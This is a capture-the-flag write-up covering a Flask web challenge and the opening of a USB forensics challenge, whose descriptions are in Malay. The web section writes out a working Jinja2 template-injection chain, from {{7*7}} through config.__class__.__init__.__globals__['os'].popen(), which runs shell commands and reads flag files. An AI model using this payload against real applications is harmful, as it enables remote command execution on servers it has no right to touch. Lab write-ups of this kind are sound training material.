
[Web] Pelumba Negara

📚 Description


Arkib digital ini telah dibangunkan untuk pemandu F1 pertama Malaysia. Walau bagaimanapun, sistem ini ada kelemahan dan dapatkah anda untuk mengumpul semua serpihan maklumat bersejarah yang disembunyikan?

✨ Walkthrough


The landing page shows "F1 Archive System – Alex Yoong" with a search box. This is likely where user input will be processed.



By testing with {{7*7}}, the application returned 49. This confirms the presence of Server-Side Template Injection (SSTI).



Using {{ config }}, we dump Flask configuration variables. This confirms the backend is a Flask Jinja2 application, which is vulnerable to SSTI.



We identify how to pivot from config to __class__, then to __init__, then __globals__, and finally access Python's os module. This allows arbitrary command execution.

{{ config }}

↓

config.__class__

↓

config.__class__.__init__

↓

config.__class__.__init__.__globals__

↓

config.__class__.__init__.__globals__['os']

↓

config.__class__.__init__.__globals__['os'].popen("uname -a").read()

↓


{{ config.__class__.__init__.__globals__['os'].popen('uname -a').read() }}

We run {{config.__class__.__init__.__globals__['os'].popen('ls').read()}} and see interesting files:

- **Minardi2002.txt**
- **flag.txt**
- **images directory**


Let's take a look at those file

We run cat flag.txt, it gave us a base64 which if we decode it reveal a false flag (3108{Bendera_Palsu}).




```
┌──(kali㉿NawfalMatebook)-[~]
└─$ echo "MzEwOHtCZW5kZXJhX1BhbHN1fQpOaWNlIHRyeSwgYnV0IG5vdCBldmVyeXRoaW5nIGlzIHZpc2libGUuIGhlaGVoZWhlaGVoZQ==" | base64
 -d
3108{Bendera_Palsu}
Nice try, but not everything is visible. hehehehehehe
┌──(kali㉿NawfalMatebook)-[~]
└─$
```


We run cat flag.txt, it gave us a youtube, searching towards the comments gave me fake hope again =(




Exploring .env reveals paths to additional text files:


- /usr/1976.txt
- /var/malaysia.txt
- /tmp/f1.txt

These likely contain pieces of the actual flag.




Reading all the files revealed a partial flag fragment for each part of the flag.





⚐ **Flag-**
3108{d4r1_Ku4l4_Lumpur_k3_p3nt4s_duni4_Alex_Y00ng_f1rst_M4l4ysi4n_F1_dr1v3r}

[Forensics] Operation Nyet



📚 Description

Pada suatu hari, ketika Khairul Aming meninggalkan laptopnya tanpa pengawasan, seorang staf menyambungkan USB miliknya ke laptop tersebut dan melakukan sesuatu.

Beberapa saat kemudian, dia mencabut USB itu dan beredar. Tindakannya tidak disedari Khairul Aming, namun sempat diperhatikan oleh seorang rakan sekerja yang berasa curiga.


Beberapa jam kemudian, USB tersebut secara cuai ditinggalkan di atas mejanya. Rakan sekerja itu mengambil USB tersebut kerana ingin mengetahui rahsia di dalamnya.

Kini, tugas anda adalah untuk menyiasat isi kandungan USB tersebut melalui fail imej forensik yang diberikan (.E01).


✨ Walkthrough

We receive a forensic image USB.E01, E01 means that it is an **EnCase Evidence File format.**

